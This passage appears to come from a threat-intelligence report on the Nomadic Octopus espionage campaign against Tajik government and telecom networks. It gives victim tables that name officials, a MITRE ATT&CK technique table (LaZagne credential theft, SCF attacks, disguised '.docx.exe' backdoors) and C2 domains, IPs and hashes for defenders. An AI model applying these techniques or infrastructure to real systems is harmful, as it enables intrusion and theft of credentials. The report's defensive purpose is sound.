375	Offline	2.0	23 Oct 2020 16:34	26 Oct 2020 10:15	[redacted]	tovib	WIN-0QCKCHRHI9H	[redacted]	[redacted]	Not Sorted
374	Offline	2.0	23 Oct 2020 15:31	26 Oct 2020 15:16	[redacted]	система	ОПЕРАТОР-ПК	[redacted]	[redacted]	Not Sorted

Figure 19. Previous Victim Table of the Telecom Network




Identifier	Status	Version	Created	Response	Remote addr	User name	Computer Name	Local addr	Comment	Group
481	Offline	2.0	21 Sept 2021 05:08	14 Feb 2022 04:20	[redacted]	Administrator	MYPC4	[redacted]	Windows Server 2003	Not Sorted
425	Offline	2.0	15 Mar 2021 21:13	26 Apr 2021 02:46	[redacted]	USER	USER-ПК	[redacted]	Сотрудник BT C:\Users\USER\nb.exe	Not Sorted
419	Offline	2.0	02 Mar 2021 20:31	12 Apr 2021 21:08	[redacted]	Администратор	MACHINE-8EBA967	[redacted]	Windows XP	Not Sorted
418	Offline	2.0	02 Mar 2021 20:07	20 Oct 2021 01:22	[redacted]	Аниса	258BC64E1D6F472	[redacted]	Windows XP	Not Sorted

Figure 20. Present Victim Table of Telecom Network

PRODAFT USTA

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

ID 381's note says it is [redacted].[redacted].[redacted] and this domain also has web service that could be reached publicly, named as **Work Time** platform. However, it is not certain that Nomadic Octopus gained their first access through this service.



[redacted]

Figure 21. The Work Time Web Platform

According to the PTI Team's observations, the backdoors with the word icon are placed to directories that are shared in the network. In these occasions, the backdoor naming is generally related with **surveys**, **performance reports** and extension of these backdoors is **.docx.exe**. With this doubly extension technique, people might have deceived to run these backdoors by mistake.

As can be seen in the panel screenshots given in Figure 12, ID numbers of victims rises incrementally, with this we can conclude that the group established **499** successful connections in total, but they either discarded the connections purposefully because it is not within their interest or the connections were simply lost.

After the backdoor is planted into victim devices, as explained before, the threat actors can execute commands on the device from the command and control panel directly. According to the executed commands' date and times, figure 22 shows Nomadic Octopus' weekly active hours ;





Figure 22. **Nomadic Octopus' Activity Heatmap** *(GMT+0)*

This activity graph matches mostly with **GMT+5**, which is also Tajikistan's official timezone. Considering that most of compromised devices are workstations of the officers/employees who are only active on devices in work hours of the victims, any attribution attempt based on operator's timezone would be be inaccurate.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

5.1 Interested Profiles



News | List bot (25) | 25.1 | Change name | Settings | Exit

Not sorted (7) | [redacted] | [redacted] | 25.1 (8) | Add Group

Count: 8

```
Identifier: 485   Created:      16 Oct 2021 00:53   User name:      [redacted]          Save                            Control        Not Sorted
Status: Offline   Response:     09 Dec 2021 07:12   Computer Name:  DESKTOP-E0KBHU3     Администратор, MTIK             Information    Change Group
Version: 2.0      Remote addr:  [redacted]          Local addr:     [redacted]                                          Delete

Identifier: 484   Created:      06 Oct 2021 00:51   User name:      f.qurbonzoda        Save                            Control        Not Sorted
Status: Online    Response:     14 Feb 2022 09:51   Computer Name:  DC-05               DC, Windows Server 2016         Information    Change Group
Version: 2.0      Remote addr:  [redacted]          Local addr:     [redacted]                                          Delete

Identifier: 483   Created:      27 Sept 2021 21:31  User name:      User                Save                            Control        Not Sorted
Status: Offline   Response:     30 Jan 2022 22:14   Computer Name:  NIGORAMOHASHURO     Есть FRP порт 8056              Information    Change Group
Version: 2.0      Remote addr:  [redacted]          Local addr:     [redacted]                                          Delete

Identifier: 477   Created:      10 Sept 2021 21:33  User name:      user                Save                            Control        Not Sorted
Status: Offline   Response:     11 Feb 2022 21:04   Computer Name:  DESKTOP-7L896T6                                     Information    Change Group
Version: 2.0      Remote addr:  [redacted]          Local addr:     [redacted]          Windows 10 (Отдел кадров)       Delete

Identifier: 476   Created:      06 Sept 2021 17:18  User name:      user                Save                            Control        Not Sorted
Status: Offline   Response:     11 Feb 2022 23:00   Computer Name:  DESKTOP-KSRHIEV                                     Information    Change Group
Version: 2.0      Remote addr:  [redacted]          Local addr:     [redacted]          Windows 10                      Delete

Identifier: 475   Created:      03 Sept 2021 06:25  User name:      admin               Save                            Control        Not Sorted
Status: Offline   Response:     11 Feb 2022 23:37   Computer Name:  DESKTOP-KSRHIEV                                     Information    Change Group
Version: 2.0      Remote addr:  [redacted]          Local addr:     [redacted]          Windows 10                      Delete

Identifier: 384   Created:      18 Nov 2020 19:58   User name:      DELL                Save                            Control        Not Sorted
Status: Offline   Response:     26 May 2021 21:36   Computer Name:  UMEDKARIMI          Windows 10                      Information    Change Group
Version: 2.0      Remote addr:  [redacted]          Local addr:     [redacted]                                          Delete

Identifier: 383   Created:      16 Nov 2020 18:31   User name:      user                Save                            Control        Not Sorted
Status: Offline   Response:     14 Dec 2020 05:59   Computer Name:  KHOLZODABOBISHO     Windows XP                      Information    Change Group
Version: 2.0      Remote addr:  [redacted]          Local addr:     [redacted]                                          Delete
```

Figure 23. Tajikistan Government Network

As explained before in C&C Analysis, the network tagged as **25.1** is government network devices. Table 11 shows compromised devices' possible owners. It can be seen that also one of **government's DC** is compromised.

Name Surname	Position
Sharifi Abdulaziz	Human Resources Executive Officer
Khudoyor Khudoyorzoda	Transport Minister
Bobisho Kholzoda	Agriculture and Environmental Protection Executive Officer
[redacted]	**Unidentified**
Rahmonzoda Saidnakhsh Hakim	Deputy Minister of Internal Affairs
[redacted]	**Unidentified**
Qurbonzoda Amirkhon Fayzullo	Deputy Chairman of Khatlon Province

Table 11. Government Victims

5.2 Other Targets In Scope

The Group interest also covers OT devices, according to [redacted] **- Clients** tab ; there are 4 gas station and one cash register. Figure 24 and 25 are example screenshots taken by the group.





Figure 24. Screenshot of one of the gas stations' device



№	Номгӯи маҳсулот	Шумора	Воҳиди ченак	Нарх	Ҳосили ҷамъ
1	Куриный ролл	1	шт	12.00 сом	12.000 сом

Хамаги: 12.00 сом
Пардохт шуд: 0.00 сом
Бакия -12.00 сом

Figure 25. Screenshot of the device that noted as cash register

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

6 Appreciations

Paperbug operation is an example of new world espionage stories. This and other advanced persistent threat actors prove that the cyberspace is a new domain in terms of modern warfare. Beside the existing human intelligence factor's importance in gathering information, these findings show how much a group can lurk in organizations remotely even with many blunders while executing the operation, unlike other espionage techniques. Other types of espionage does not have that much fault tolerance.

The PTI team was able to gain valuable insight into how Nomadic Octopus organizes its activities and achieves its goals. This will help inform cybersecurity policies designed to protect against similar motivated operations.

According to the PTI team observations, the group usually does not know which device they gained access to. From how Nomadic Octopus group eliminates or keeps connection decision, it is clear to see that Nomadic Octopus is actively searching for OT devices, government networks and officers and public service infrastructures. These targets enable them to gather closed confidential sources and surveillance on Tajikistan and its people. This motivation is also supported by the reason the group have not stopped spying on [redacted] and its employees. The group desires to gather information wherever it can.

Although the entire target list is unknown, The group may initiate other campaigns towards to geographically and politically close to Tajikistan. Used language *(Russian)* in command and control panel is very common in the close geographical area. Thus, it can also hint the group's origin and interested and favored territories.

Proactive detection strategies are critical for overcoming fast-moving threats like this operation. Broadly defined prevention-based security may help mitigate some of the most obvious threats, but the reality of today's mature, organized cybercrime industry requires a new strategy. Business leaders and cybersecurity decision-makers must actively search for new cybercrime trends and implement solutions for patching new vulnerabilities in their networks.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

6.1 Preventing Another Paperbug

Operation Paperbug is a scary reminder that espionage operations can easily fly under the radar and sensitive information can be leaked without the owners even realizing. This is why we chose to add a section on how organizations can stay safe from such attacks. One of the crucial aspects of ensuring protection is to configure network security configurations correctly. This includes setting up firewalls, encryption protocols, and other security measures to ensure that unauthorized individuals cannot gain access to your network. Additionally, it is essential to regularly update your security systems to protect against new threats that may arise.

Another important aspect of network security is employee education. Cybersecurity threats can come in many forms, including phishing attacks and other social engineering tactics. Therefore, it is essential to train employees about cybersecurity topics and how to identify and respond to these threats. Regular training sessions can help raise awareness among employees and teach them to adopt safe practices when accessing the network. Ultimately, by training employees about cybersecurity risks, companies can significantly reduce the risk of a data breach or other cybersecurity-related incident.

Regularly updating the version of your assets is another critical step in maintaining network security. Older versions of software and operating systems are often more susceptible to cybersecurity attacks. Updating to the latest version ensures that you have access to the latest security patches, minimizing the risk of an attack. Additionally, it is important to follow the products of your assets for any vulnerabilities that may occur in the products. This allows you to take appropriate measures to address the issue and prevent any potential security breaches.

One of the most common ways that attackers gain access to a network is through weak or easily guessable credentials. Therefore, it is essential to avoid using weak passwords or credentials when accessing the network. Passwords should be complex and difficult to guess, including a combination of letters, numbers, and symbols. Additionally, it is essential to use two-factor authentication whenever possible to add an extra layer of security to your network. Finally, extensions of downloaded files should always be double checked, especially on windows devices, which often hide the true extension of a file. Overall, taking these steps can help organizations maintain a secure network and prevent any potential cybersecurity-related incidents.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

7 TTP

Reconnaissance	T1595	Active Scanning	
	.001	Scanning IP Blocks	Scans the devices in the victim's network block.
	T1592	Gather Victim Host Information	
	.001	Hardware	Gathers information on the system itself
	.002	Software	Gathers information on the OS and installed apps
	.004	Client Configurations	Steal configurations for messagging apps and email clients
	T1589	Gather Victim Identity Information	
	.001	Credentials	Gathers user credentials on the victim machine
	.002	Email Addresses	Gathers email addresses on the victim machine
	.003	Employee Names	Gathers employee information on victim machines
	T1590	Gather Victim Network Information	
	.002	DNS	Exfiltrates the DNS cache from machines
	.004	Network Topology	Discovers the network topology of compromised machines
	.005	IP Addresses	Does a scan of IP addresses of connected machines
	T1591	Gather Victim Org Information	
	.002	Business Relationships	Gathers information about victim's connections to other possible victims
	.004	Identify Roles	Tries to identift the role of the victim within the business context.

Resource Development	T1587	Develop Capabilities	
	.001	Malware	Installs malware on victim machines to gain control.

Initial Access	T1091	Replication Through Removable Media	Malware checks for USB drives and tries to infect them
	T1078	Valid Accounts	
	.002	Domain Accounts	Scans the available domain accounts in the network.
	.003	Local Accounts	Scans the local accounts registered in the victi machine

Execution	T1059	Command and Scripting Interpreter	
	.001	PowerShell	Powershell is used to execute commans
	.003	Windows Command Shell	cmd.exe /c is used
	T1053	Scheduled Task/Job	
	.002	At (Windows)	Schedules tasks on widows using SCHTASKS to gain persistence
	.005	Scheduled Task	Schedules their malware to run periodically on the machine
	T1047	Windows Management Instrumentation	Use wmic to get information on hotfixes

Persistence	T1547	Boot or Logon Autostart Execution	
	.001	Registry Run Keys / Startup Folder	Adds malware into the Startup folder of compromised machines
	T1136	Create Account	
	.001	Local Account	Creates a user called Admin on compromised machines

Defense Evasion	T1564	Hide Artifacts	
	.003	Hidden Window	Creates a hidden powershell window to run commands
	T1562	Impair Defenses	
	.004	Disable or Modify System Firewall	Changes the firewall settings so that it allows their surveillance programs.
	T1036	Masquerading	
	.004	Masquerade Task or Service	Renames tools to appear as system tasks
	.005	Match Legitimate Name or Location	Renames tools and puts them in the Mozilla folder

Credential Access	T1187	Forced Authentication	Runs a SCF file attack, with the filename pentesterlab.ico
	T1555	Credentials from Password Stores	
	.001	Windows Credential Manager	Uses LaZagne to steal credentials from vault files
	.003	Credentials from Web Browsers	Uses LaZagne to steal credentials from browsers
	T1552	Unsecured Credentials	
	.001	Credentials In Files	Searches for the string password in the whole computer using LaZagne

Discovery	T1083	File and Directory Discovery	Reads and writes ini files
	T1135	Network Share Discovery	Lists network shares and printers using net share
	T1040	Network Sniffing	Uses victim machines to sniff network packets
	T1120	Peripheral Device Discovery	The malware checks peripheral devices in hopes of duplicating itself.
	T1057	Process Discovery	Uses the command tasklist to list processes
	T1012	Query Registry	Queries and edits registry keys to setup proxy for browser
	T1018	Remote System Discovery	Malware checks the hosts file
	T1016	System Network Configuration Discovery	
	.001	Internet Connection Discovery	Pings network endpoints to check if they are reachable
	T1033	System Owner/User Discovery	Lists all the users registered in the system
	T1007	System Service Discovery	List services and tasks runn

Lateral Movement	T1570	Lateral Tool Transfer	Tools are transfered in between victim machines
	T1021	Remote Services	
	.001	Remote Desktop Protocol	RDP is used to view and control devices of victims
	.005	VNC	VNC is used to view and control devices of victims
	T1091	Replication Through Removable Media	Malware checks for USB drives and tries to infect

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

Collection	T1560	Archive Collected Data	
	.001	Archive via Utility	Data to be exfiltrated are compressed using the 7z utility
	T1185	Browser Session Hijacking	Custom proxy is set for browsers to analyze outgoing traffic (185.32.126.102)
	T1074	Data Staged	
	.001	Local Data Staging	Tools and exfiltrated files are first moved to inconspicously named directories like C : extbackslash intel
	T1005	Data from Local System	Important files, like documents, in the local system are exfiltrated
	T1025	Data from Removable Media	Files from the removable devices are exfiltrated
	T1114	Email Collection	
	.001	Local Email Collection	The operators collect and read emails of victims
	T1113	Screen Capture	The operators capture the screen of victims

Command And Control	T1071	Application Layer Protocol	
	.001	Web Protocols	Posts data to the C2 server
	.004	DNS	Runs a DNS lookup for the web server
	T1132	Data Encoding	
	.001	Standard Encoding	Data sent to the C2 server is base64 encoded
	T1573	Encrypted Channel	
	.002	Asymmetric Cryptography	Data sent to the C2 server is encrypted

Exfiltration	T1048	Exfiltration Over Alternative Protocol	
	.003	Exfiltration Over Unencrypted/ Obfuscated Non-C2 Protocol	Data is exfiltrated to via HTTP requests
	T1041	Exfiltration Over C2 Channel	Data is exfiltrated via DustSquad's C2 server

8 IOC

8.1 C&C Servers

```
islandsnake.com
footcoinball.com
lovingearthy.com
94.140.114.20
44.227.76.166
44.227.65.245
91.219.238.239
91.208.184.79
54.36.185.101
199.188.200.245
185.99.133.244
```

8.2 Threat Actor Related IPs

```
185.32.126.102
194.180.174.154
86.106.137.150
```

8.3 Backdoors

```
062ba92736257f6ec1f16e33a8ae507732ab900404785d5f14b05cf4cecd05c2
979f8156c2f70fb8d699e12bed0d952254688fbcdf385bd4ab54a4ce615c1c3f
cf8d4ba73c7ebea33ac737f2c95fcc5afab7613cae46362c547141e09ad2239a
f5203ec8d5259157fd40f2646f0139558293f1dd94727bc9cc328432cdde5779
6f3882642fa180c5422cbc08f6ad38270964be0cf52fcf91d630b731ae3fc31e
b0e2fe5ef2f37eb88f288929ee774a555a19eb5b01a2ca03b3d30ec98604ad22
```

8.4 Cobalt Strike

```
b0e2fe5ef2f37eb88f288929ee774a555a19eb5b01a2ca03b3d30ec98604ad22
```

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

Références

[1] FBI. *ME-000134-MW*. url : https://www.iranwatch.org/sites/default/files/public-intelligence-alert.pdf. (accessed : 02.02.2021).

[2] Microsoft. *Get-MpThreatDetection*. url : https://docs.microsoft.com/en-us/powershell/module/defender/get-mpthreatdetection?view=windowsserver2022-ps. (accessed : 02.02.2021).

[3] Microsoft. *netstat*. url : https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat. (accessed : 02.02.2021).

[4] Microsoft. *tasklist*. url : https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist. (accessed : 02.02.2021).

[5] Microsoft. *whoami*. url : https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/whoami. (accessed : 02.02.2021).

[6] pentestlab.blog. *SMB Share – SCF File Attacks*. url : https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/. (accessed : 02.02.2021).

[7] Tara Seals. *Windows Zero-Day Actively Exploited in Widespread Espionage Campaign*. url : https://threatpost.com/windows-zero-day-exploited-espionage/175432/. (accessed : 02.02.2021).

[8] SecureList. *A Slice of 2017 Sofacy Activity*. url : https://securelist.com/a-slice-of-2017-sofacy-activity/83930/. (accessed : 02.04.2021).

